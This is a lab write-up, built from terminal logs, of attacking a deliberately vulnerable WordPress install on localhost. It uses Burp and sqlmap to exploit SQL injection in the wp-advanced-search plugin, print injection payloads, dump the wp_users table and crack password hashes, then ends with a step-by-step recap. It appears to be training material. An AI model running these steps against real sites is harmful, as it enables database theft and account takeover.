kali@kali:~/usr/share/bee/xxs$ sudo echo "GET /wp-content/plugins/wp-advanced-search/class.inc/autocomplete/autocomplete-PHP5.5.php?q=admin&t=wp_autosuggest&f=*&type=&e=/ HTTP/1.1
Host: 127.0.0.1:31337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1:31337/
Cookie: wp_wpfileupload_5b2dbabcbcf581dd4a9fba6cd728b7f5=Rx8tb9FT0965994sMOPOPWfk4hWHYhhf; wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i" > /tmp/wordpressSqliTarget
[sudo] password for kali:

(kali@kali)-[/home/DVWP/dvwp]
$ cat /tmp/wordpressSqliTarget
GET /wp-content/plugins/wp-advanced-search/class.inc/autocomplete/autocomplete-PHP5.5.php?q=admin&t=wp_autosuggest&f=*&type=&e=/
HTTP/1.1
Host: 127.0.0.1:31337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1:31337/
Cookie: wp_wpfileupload_5b2dbabcbcf581dd4a9fba6cd728b7f5=Rx8tb9FT0965994sMOPOPWfk4hWHYhhf; wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
```

Target: http://127.0.0.1:31337

Inspector

Request archives

Request query parameters

Request cookies

Request headers

Response headers

Added type=a & e=a in the get line below

```
Temp-5a26fd99-4e9b-4606-8f48-08073a5c5742
VMwareDnD
vmware-root_584-2688619665
wordpressSqliTarget.txt

(kali@kali)-[/home/DVWP/dvwp]
$ cat /tmp/wordpressSqliTarget.txt
GET /wp-content/plugins/wp-advanced-search/class.inc/autocomplete/autocomplete-PHP5.5.php?q=admin&t=wp_autosuggest&f=*&type=a&e=
a/ HTTP/1.1
Host: 127.0.0.1:31337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1:31337/
Cookie: wp_wpfileupload_5b2dbabcbcf581dd4a9fba6cd728b7f5=Rx8tb9FT0965994sMOPOPWfk4hWHYhhf; wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

(kali@kali)-[/home/DVWP/dvwp]
```

Ran sql map below with the above injection applied file obtained from burp

>>sqlmap -r /tmp/wordpressSqliTarget.txt

```
(kali@kali)-[/home/DVWP/dvwp]
$ sqlmap -r /tmp/wordpressSqliTarget.txt

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:06:32 /2025-04-15/

[10:06:32] [INFO] parsing HTTP request from '/tmp/wordpressSqliTarget.txt'
custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] y
[10:06:35] [WARNING] it seems that you've provided empty parameter value(s) for testing. Please, always use only valid parameter values so sqlmap could be able to run properly
[10:06:35] [INFO] testing connection to the target URL
[10:06:35] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
[10:06:35] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:06:35] [INFO] testing if the target URL content is stable
[10:06:35] [INFO] target URL content is stable
[10:06:35] [INFO] testing if URI parameter '#1*' is dynamic
[10:06:35] [INFO] URI parameter '#1*' appears to be dynamic
[10:06:35] [INFO] heuristic (basic) test shows that URI parameter '#1*' might be injectable (possible DBMS: 'MySQL')
[10:06:35] [INFO] testing for SQL injection on URI parameter '#1*'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[10:06:57] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:06:57] [WARNING] reflective value(s) found and filtering out
```

Vulnerability found by sqlmap below


```

[10:07:28] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[10:07:28] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 1288 HTTP(s) requests:
--
Parameter: #1* (URI)
Type: error-based
Title: MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)
Payload: http://127.0.0.1:31337/wp-content/plugins/wp-advanced-search/class.inc/autocomplete/autocomplete-PHP5.5.php?q=admin&t=wp_autosuggest&f=' OR GTID_SUBSET(CONCAT(0x716a627671,(SELECT (ELT(5423=5423,1))),0x716a717171),5423)-- bReI6type=a&e=a/
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: http://127.0.0.1:31337/wp-content/plugins/wp-advanced-search/class.inc/autocomplete/autocomplete-PHP5.5.php?q=admin&t=wp_autosuggest&f=' AND (SELECT 9406 FROM (SELECT(SLEEP(5))))jaUR-- OPrZ6type=a&e=a/
--
[10:07:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38, PHP 7.1.33
back-end DBMS: MySQL >= 5.6
[10:07:40] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 10:07:40 /2025-04-15/

-- Back to Damn Vulnerable WordPress
--
(kali@kali)-[/home/DVWP/dvwp]

```

```

(kali@kali)-[/home/DVWP/dvwp]
$ sqlmap -r /tmp/wordpressSqliTarget.txt --dbs

{1.9.4#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without

```

DBs retrieved below

```
>>sqlmap -r /tmp/wordpressSqliTarget.txt --dbs
```

```

[10:11:27] [INFO] retrieved: 'wordpress'
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] wordpress


[10:11:27] [INFO] fetched data logged to text fi

```

Extract tables

```
>>sqlmap -r /tmp/wordpressSqliTarget.txt -D wordpress --tables
```

```
(kali㉿kali)-[/home/DVWP/dvwp]
$ sqlmap -r /tmp/wordpressSqliTarget.txt -D wordpress --tables
```



{1.9.4#stable}

<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any damage caused by this program

[*] starting @ 10:17:42 /2025-04-15/

[10:17:42] [INFO] parsing HTTP request from '/tmp/wordpressSqliTarget.txt'

custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] y

[10:17:49] [WARNING] it seems that you've provided empty parameter value(s) for testing. Please, use --urlman, so sqlmap could be able to run properly

Database: wordpress
[17 tables]

wp_advsh
wp_autosuggest
wp_commentmeta
wp_comments
wp_links
wp_options
wp_postmeta
wp_posts
wp_term_relationships
wp_term_taxonomy
wp_termmeta
wp_terms
wp_usermeta
wp_users
wp_wfu_dbxqueue
wp_wfu_log
wp_wfu_userdata


[10:17:49] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 10:17:49 /2025-04-15/

Dump and cracked password hashes via sqlmap

```
>>sqlmap -r /tmp/wordpressSqliTarget.txt -D wordpress -T wp_users --dump
```

```
(kali㉿kali)-[/home/DVWP/dvwp]
$ sqlmap -r /tmp/wordpressSqliTarget.txt -D wordpress -T wp_users --dump
```



{1.9.4#stable}

<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent

```

[2] custom dictionary file
[3] file with list of dictionary files
>

[10:23:37] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[10:23:42] [INFO] starting dictionary-based cracking (phpass_passwd)
[10:23:42] [INFO] starting 4 processes
[10:23:44] [INFO] cracked password 'admin' for user 'admin'
[10:23:44] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[10:23:44] [INFO] cracked password 'editor' for user 'editor'
Database: wordpress
Table: wp_users
[2 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_url | user_pass | user_email | user_login | user_status | display_name | use |
|_nickname_ | user_registered | user_activation_key |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | <blank> | $P$Bt47a0BdV6LK0SPu3HdZN.40igGbmb/ (admin) | admin@example.com | admin | 0 | admin | adm |
| 2 | <blank> | 5aee9dbd2a188839105073571bee1b1f (editor) | editor@yourdomain.com | editor | 0 | <blank> | Edi |
| 2020-01-01 00:00:00 | <blank> |
+-----+-----+-----+-----+-----+-----+-----+-----+

[10:23:45] [INFO] table 'wordpress.wp_users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/127.0.0.1/dump/wordpress/wp_u
sers.csv'
[10:23:45] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 10:23:45 /2025-04-15/


```

Cracked passwords for 2 users from above pic , so admin:admin and editor:editor


```

Database: wordpress
Table: wp_users
[2 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_url | user_pass | user_email | user_login | user_status | display_name | use |
|_nickname_ | user_registered | user_activation_key |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | <blank> | $P$Bt47a0BdV6LK0SPu3HdZN.40igGbmb/ (admin) | admin@example.com | admin | 0 | admin | adm |
| 2 | <blank> | 5aee9dbd2a188839105073571bee1b1f (editor) | editor@yourdomain.com | editor | 0 | <blank> | Edi |
| 2020-01-01 00:00:00 | <blank> |
+-----+-----+-----+-----+-----+-----+-----+-----+

```



Using admin:admin cracked above logged into the admin website, switches to default ip on its own



Steps – Recap

1. Install dvwp on kali
2. Bring up docker
3. Check website links functional in browser
4. Check dvwp, php and JS version from the website source code
5. Run searchsploit to see possible vulnerabilities
6. Test links in browser with added vulnerability extensions to see what it displays in browser e.g. "resource not accessible" or "access to resource forbidden" or "incorrect url" etc.
7. Run dirbuster with a builtin wordlist to see what website link extensions it gives to see those vulnerable links e.g. <url>/info.php , see pics above
8. Get the token from wpscan website and then launch wpscan against the dvwp using the token as shown above, it will run against the website and show possible attack vectors
9. Goto sploitius and see what it pulls under that attack vector, in this use case we used "wp advanced search 3.3.6"
10. Use burp to intercept the dvwp and in repeater inject the link from sploitius, put injection as shown above in pics, hit send in repeater and see the response which will indicate sql vulnerability
11. Save modified burp request from left pane in a .txt file, shown above.
12. Run sqlmap with series of commands, shown above, against the .txt file and obtain DBs, tables and finally dump the hashes and crack them using sqlmap.
13. Finally, use the cracked admin:admin credentials to log into the dvwp admin page, make sure cookies are permitted and dvwp is counted in as expected website in firefox.
14. Also ensure that foxy-proxy and burp point to the same <attacker ip>:<port> combo in both tools.

[illegible]